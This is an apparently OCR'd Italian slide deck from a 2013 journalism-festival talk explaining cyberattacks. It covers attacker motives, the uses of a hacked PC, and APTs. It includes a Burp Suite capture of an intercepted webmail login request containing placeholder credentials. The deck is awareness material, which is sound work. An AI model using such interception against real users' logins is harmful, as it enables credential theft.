
Nome comune:

OK

Visualizza info pagina

Game Over.

(e non dimentichiamoci delle app..)


Burp Suite Professional v1.4.12 - licensed to Enforcer [single user license]
Burp Intruder Repeater Window About
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Intercept Options History
Request to https://www.cioccolatai.it:443 [188.40.104.236]
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
<
+
>
Type a search term
0 matches
http
+Tu
Prob
prot
Conti
ho

```
POST /mail/?page=login HTTP/1.1
Host: www.cioccolatai.it
Accept-Encoding: gzip
Referer: https://www.cioccolatai.it/mail/
Accept-Language: it-IT, en-US
User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; it-it; Geeksphone ONE Build/GRI40; CyanogenMod-7) AppleWebKit/533.1 (KHTML, like
Gecko) Version/4.0 Mobile Safari/533.1
Origin: https://www.cioccolatai.it
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
Content-Length: 53

user=user%40example.com&pass=SuperSegret0&login=Entra
```

Perché?

(mass exploiting, malware, ..)

- “fama” / vandalismo / bullismo
- zombie / botnet
  - spam / phishing
  - anonimizzazione / bouncing
  - DDOS
  - distributed computing (bitcoin mining, ..)
- furto
  - identità / credenziali / dati privati
  - soldi (home banking, dialer, ricatto, ..)

Perché?

(mass exploiting, malware, ..)

- “fama” / vandalismo / bullismo
- zombie / botnet
  - spam / phishing
  - anonimizzazione / bouncing
  - DDOS
  - distributed computing (bitcoin mining, ..)
- furto
  - identità / credenziali / dati privati
  - soldi (home banking, dialer, ricatto, ..)

Follow the money!

Perché?

(attacchi mirati)

- **privati**
  - **bullismo / mobbing / voyeurismo / ..**
  - **rivalsa / ricatto / ..**
- **hacktivism**
  - ***leaks**
  - **defacement**
  - **protesta (DDOS, ..)**
- **law enforcement**


Perché?

(attacchi mirati)

- aziende
  - investigazioni / HR
  - spionaggio industriale
  - concorrenza sleale (DDOS, ..)
- governi / servizi
  - spionaggio & co.
  - repressione / controllo / “intelligence”
  - cyberwar

Command & Conquer

http://voices.washingtonpost.com/securityfix/assets_c/2009/05/hackdpc1.html




HACKED PC

- Web Server
  - Phishing Site
  - Malware Download Site
  - Warez/Piracy Server
  - Child Pornography Server
  - Spam Site
- E-Mail Attacks
  - Webmail Spam
  - Stranded Abroad Advance Scams
  - Harvesting E-mail Contacts
  - Harvesting Associated Accounts
  - Access to Corporate E-mail
- Virtual Goods
  - Online Gaming Characters
  - Online Gaming Goods/Currency
  - PC Game License Keys
  - Operating System License Key
- Bot Activity
  - Spam Zombie
  - DDoS Extortion Zombie
  - Click Fraud Zombie
  - Anonymization Proxy
  - CAPTCHA Solving Zombie
- Account Credentials
  - eBay/Paypal Fake Auctions
  - Online Gaming Credentials
  - Web Site FTP Credentials
  - Skype/VoIP Credentials
  - Client Side Encryption Certificates
- Financial Credentials
  - Bank Account Data
  - Credit Card Data
  - Stock Trading Account
  - Mutual Fund/401k Account

APT?

(Advanced Persistent Che?)



Advanced persistent threat

From Wikipedia, the free encyclopedia

Advanced persistent threat (**APT**) usually refers to a group, such as a foreign government, with both the capability and the intent to persistently and effectively target a specific entity. The term is commonly used to refer to cyber threats, in particular that of Internet-enabled espionage using a variety of intelligence gathering techniques to access sensitive information,[1] but applies equally to other threats such as that of traditional espionage or attack.[2] Other recognized attack vectors include infected media, supply chain compromise, and social engineering. Individuals, such as an individual hacker, are not usually referred to as an APT as they rarely have the resources to be both advanced and persistent even if they are intent on gaining access to, or attacking, a specific target.[3]

Contents [hide]

The Hacker's Corner

International Journalism Festival
Perugia - 26 Aprile 2013

Attacchi informatici..
..un po' di chiarezza

Attacchi mirati, attacchi generici, Advanced Persistent Threat..

Qual è lo stato dell'arte negli attacchi informatici?

Quali sono i nuovi trend (e quali quelli vecchi ma sempre validi)?

Domande?
Risposte?
(grazie)

Igor Falcomatà <koba@sikurezza.org>